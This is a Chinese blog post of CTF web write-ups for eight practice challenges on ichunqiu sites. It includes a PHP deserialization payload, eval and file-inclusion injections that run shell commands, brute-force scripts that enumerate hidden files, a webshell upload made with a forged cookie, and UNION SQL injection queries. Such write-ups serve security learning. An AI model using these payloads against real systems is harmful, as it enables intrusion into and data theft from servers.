WEB

原创

c3g07f 于 2019-09-02 23:13:14 发布 319 收藏
分类专栏： wp

1.百度杯ctf10月 Hash

打开题目发现hahaha的一个链接，进去查看源码发现，

```
you are 123;if you are not 123,you can get the flag<br><!--$hash=md5($sign.$key);the length of $sign is 8
```

大概意思为key!=123和它对应hash传回去，就能得到flag。

http://e105ddee2a824b1e8e05d6c8fbea9571c4f4f16ed2d24d7d.changame.ichunqiu.com/index.php?key=123&hash=f9109d5f83921a551cf859f853afe7bb

这里解hash为kkkkkk01123，更改hash为kkkkkk01321

98ffe66ff5edd40d673a636bde255021，传进去，

得到一个指向Gu3ss_m3_h2h2.php的页面，打开发现源码

```php
<?php
class Demo {
        private $file = 'Gu3ss_m3_h2h2.php';

        public function __construct($file) {
                $this->file = $file;
        }

        function __destruct() {
                echo @highlight_file($this->file, true);
        }

        function __wakeup() {
                if ($this->file != 'Gu3ss_m3_h2h2.php') {
                        //the secret is in the f15g_ls_here.php
                        $this->file = 'Gu3ss_m3_h2h2.php';
                }
        }
}

if (isset($_GET['var'])) {
        $var = base64_decode($_GET['var']);
        if (preg_match('/[oc]:\d+:/i', $var)) {
                die('stop hacking!');
        } else {

                @unserialize($var);
        }
} else {
        highlight_file("Gu3ss_m3_h2h2.php");
}
?>
```


大意是用get方式传递var参数，先对它base64解码，接着正则匹配，然后对其反序列化。在反序列化时，wakeup这个函数使得我们传进去的文件名f15g_1s_here.php变成Gu3ss_m3_h2h2.php了，想要读取f15g_1s_here.php，需要绕过它，并用+绕过正则，这里参考了https://xz.aliyun.com/t/2733

```
$s = str_replace('O:4', 'O:+4',$s);//绕过正则
$s = str_replace(':1:', ':2:' ,$s);//绕过wakeup函数
echo base64_encode($s);//最后base64编码
```

这里不编码不出结果，得到


```
TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czoxNjoiZjE1Z18xc19oZXJlLnBocCI7fQ==
```

将这个结果传回？var=,得到

```
<?php
if  (isset($_GET['val']))  {
        $val  =  $_GET['val'];
        eval('$value="'  .  addslashes($val)  .  '";');
}  else  {
        die('hahaha!');
}

?>
```


这里的eval函数将val传入的参数转义，查了一下addslashes函数，addslashes对单引号，双引号，反斜杠进行了转义，所以只能用反引号 `, payload:


?val=${eval($_GET[a])}&a=echo `ls`;



修改payload,?val=${eval($_GET[a])}&a=echo `cat True_F1ag_i3_Here_233.php`;F12发现flag。

2.百度杯ctf10月 fuzzing

打开题目，查看源码没什么发现，F12查看网络，发现



hint中提示用大的内部网络，抓包，试试常用的内网IP段

192.168.0.0
172.16.0.0
10.0.0.0

试到10.0.0.0时，在返回的消息头有个Location: ./m4nage.php，访问得到发现

```
Content-Length: 16
Connection: close
X-Via-JSL: ff72b00,-
X-Cache: bypass

show me your key
```

这里随便传个key上去，不显示，用post再传一次，发现

```
key is ichunqiu***,the * is in [a-z0-9
```

，

这里借用了大佬的脚本，把这个key跑出来

```
import hashlib

MD5 = "1b4167610ba3f2ac426a68488dbd89be"
chars = "abcdefghijklmnopqrstuvwxyz0123456789"
for i in chars:
    for j in chars:
        for k in chars:
            key = "ichunqiu" + i + j + k
            hash = hashlib.md5(key.encode()).hexdigest()
            if hash == MD5:
                print(key)
                print(hash)
```

得到key=ichunqiu105，传入得到 xx00xxoo.php，

访问得到flag一串密文，并说源代码在x0.txt。

访问得到源码

```php
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
	$ckey_length = 4;

	$key = md5($key ? $key : UC_KEY);
	$keya = md5(substr($key, 0, 16));
	$keyb = md5(substr($key, 16, 16));
	$keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length) : substr(md5(microtime()), -$ckey_length)) : '';

	$cryptkey = $keya . md5($keya . $keyc);
	$key_length = strlen($cryptkey);

	$string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0) . substr(md5($string . $keyb), 0, 16) . $string;
	$string_length = strlen($string);

	$result = '';
	$box = range(0, 255);

	$rndkey = array();
	for ($i = 0; $i <= 255; $i++) {
		$rndkey[$i] = ord($cryptkey[$i % $key_length]);
	}

	for ($j = $i = 0; $i < 256; $i++) {
		$j = ($j + $box[$i] + $rndkey[$i]) % 256;
		$tmp = $box[$i];
		$box[$i] = $box[$j];
		$box[$j] = $tmp;
	}

	for ($a = $j = $i = 0; $i < $string_length; $i++) {
		$a = ($a + 1) % 256;
		$j = ($j + $box[$a]) % 256;
		$tmp = $box[$a];
		$box[$a] = $box[$j];
		$box[$j] = $tmp;
		$result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
	}

	if ($operation == 'DECODE') {
		if ((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) == substr(md5(substr($result, 26) . $keyb), 0, 16)) {
			return substr($result, 26);
		} else {
			return '';
		}
	} else {
		return $keyc . str_replace('=', '', base64_encode($result));
	}

}
```



```php
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0)
```

第一句提示需要一个字符串和key，在刚才xx00xxoo.php中正好有这两个，传入

```
echo authcode('d92aOR5o+Pg9xZzvcF2RT1IYhmwRsaCjD8BItw0xwprpPXJTAI87wrezqOnp15jQDcEQTM/S+BjMkKVfG3MfG982iNCY
```

点击运行 | PHP 在线工具 | 清空 | 邮件反馈

```php
<?php
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
    $ckey_length = 4;

    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_lengt

    $cryptkey = $keya . md5($keya . $keyc);
    $key_length = strlen($cryptkey);

    $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length))
    $string_length = strlen($string);

    $result = '';
    $box = range(0, 255);

    $rndkey = array();
    for ($i = 0; $i <= 255; $i++) {
```

```
flag{c1733e42-2c1c-481c-b49a-5b179dde9421}
```


3.2017i春秋欢乐赛 time

```php
<?php
header("content-type:text/html;charset=utf-8");
'天下武功唯快不破';
setcookie('token','hello');
show_source(__FILE__);
if  ($_COOKIE['token']=='hello'){
    $txt  =  file_get_contents('flag.php');
    $filename  =  'u/'.md5(mt_rand(1,1000)).'.txt';
    file_put_contents($filename,$txt);
    sleep(10);
    unlink($filename);
}
```


题目给出源码，在网页请求发出之后，创建一个包含flag的txt文件，在10s之后删除。看就是要写脚本，刚好最近也在想在以前的一点点python基础上提升 一下，看看大佬们的脚本就成。

需要注意的是，在python中进行网页请求初始界面时，python程序也会被阻塞10s，所以可以手动刷新页面，然后用程序进行爆破。大佬脚本奉上，

```
import requests as rq
import hashlib
import threading
import Queue

url = 'http://78dc361095b9438d83891a0edfa96a689b98ab0184ad4964.ctf.game'
queue = Queue.Queue()

def make_queue():
    for i in range(1, 1001):
        m = hashlib.md5()
        m.update(str(i))
        furl = url + '/u/' + m.hexdigest() + '.txt'
        queue.put(furl)


def worker():
    count = 0
    while not queue.empty():
        count = count + 1
        print count
        u = queue.get()
        result = rq.get(u).text
        if '404' not in result:
            print result
            break
        queue.task_done()
```

```
def main():
    make_queue()
    for i in range(50):
        t = threading.Thread(target = worker)
        t.daemon = True
        t.start()
    queue.join()


if __name__ == '__main__':
    main()
```

真是从头一句一句读到结尾...

得到flag

```
flag{8b6ffe35-53a2-4f61-9603-bcef43005149}
```

4.i春秋2017 欢乐赛 象棋

打开还下了一会棋...实话说从一开始就没看明白这题是啥意思。

看了大佬wp才发现这是一道爆破题...

右键查看源码发现文件引用

```
<script src="js/[abcmlyx]{2}ctf[0-9]{3}.js"></script>
```

文件名采用一个正则表达式来表示，所以采用Python直接爆破，附上大佬脚本。

读读读读

```
import requests
import threading
import Queue

s1 = 'abclmyx'
s2 = '012346789'
queue = Queue.Queue()
url = 'http://d371e0545f574fae97d09b1f9b0ba8a6a90b3f6abc1c4427.ctf.game/js/'

def make_queue():
    for i in s1:
        for j in s1:
            for k in s2:
                for l in s2:
                    for m in s2:
                        queue.put(i+j+'ctf'+k+l+m+'.js')
```

```
def worker():
    count = 0
    while not queue.empty():
        fname = queue.get(True, 1)
        try:
            result = requests.get(url + fname).text
            if '404' not in result:
                with open('flag.txt', 'w') as f:
                    f.write(result)
            queue.task_done()
        except:
            queue.put(fname)


def main():
    make_queue()
    for i in range(490):
        t = threading.Thread(target=worker)
        t.daemon = True
        t.start()
    queue.join()


if __name__ == '__main__':
    main()
```

得到flag

```
flag{32c92172-68c4-4b0e-a8ec-6a15528da7d0}
```


5. “百度杯”CTF比赛 2017 二月场 爆破-3

打开链接发现源代码

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```


如果SESSIONS中的whoami参数和参数value的值相等，并且md5()函数处理后的变量value的第5位开始往后4位等于0，nums就会加1，whoami的值就也会更新，当nums大于10的话，就能得到flag了

这里MD5函数可用数组绕过，先将ea附与数组



出现了me，再将me附入出现了nf，这里用py脚本跑一下

这次这个就简单了许多，也好理解

```
import requests


s = requests.session()


strs = ['abcdefghijklmnopqrstuvwxyz']


url =
"http://b9998c89f8054c61b75dcf6d48d1d164707c9299b7f949f4.game.ichunqiu.com/?
value[]=ea"

r = s.get(url)
```

```
for i in range(10):
    url_1 = "http://b9998c89f8054c61b75dcf6d48d1d164707c9299b7f949f4.game.ichunqiu.com/?value[]=" + r.text[:2]
    r = s.get(url_1)
    print(r.url)
    if 'flag{' in r.text:
        print(r.text)
```

得到flag

6.“百度杯”CTF比赛 2017 二月场 include

打开题目，发现源码

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

如果参数path的文件存在的话，则包含该文件；如果不存在的话，包含phpinfo.php文件

传入<?php system ('ls');?>

发现有一个dle345aae.php,

传入<?php system ('cat dle345aae.php');?>

发现flag

7.2017第二届广东省强网杯线上赛 who are you

打开题目发现

Sorry. You have no permissions.

源码也没什么发现，F12看看网络，cookie中发现

base64解密

明文:

```
f:5:"thrfg";
```

还是有一层加密，凯撒解，答案是guest，这里感觉是要体权限了


这里把admin两次加密，修改下cookie，

```
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin, now you can upload something you are easy to forget.</body>
</html>
```

提示上传，这里用post传个马上去

```
filename=a.php&data[]='<?php echo "123";?>'
```


得到路径，访问路径




flag{e07cd440-8eed-11e7-997d-7efc09eb6c59}

8.2017第二届广东省强网杯线上赛 phone number

题目要登陆，这里随便注册个看看



点开发现



源码有惊喜

```
><!-- 听说admin的电话藏着大秘密哦~~-->
```

这里应该就是要拿到admin的number了，猜测为注入类，尝试再login.php注入，

这里在密码中输入字母发现报错，应该只限数字，这里只能转化成16进制

sql注入爆库1 union select group_concat(schema_name) from information_schema.schemata

```
0x3120756e696f6e2073656c65637420677261705f636f6e6361742873636368656d615f6e616d65
```

爆webdb的表`1 union select group_concat(table_name) from information_schema.tables where table_schema='webdb'`

发现user表，查字段发现User,Password,id,username,phone

这里的Phone字段爆出

发现flag

flag{6dd303b0-8fce-2396-9ad8-d9f7a72f84b0}

有几道题确实....三个小时做一道题感觉太冒汗了。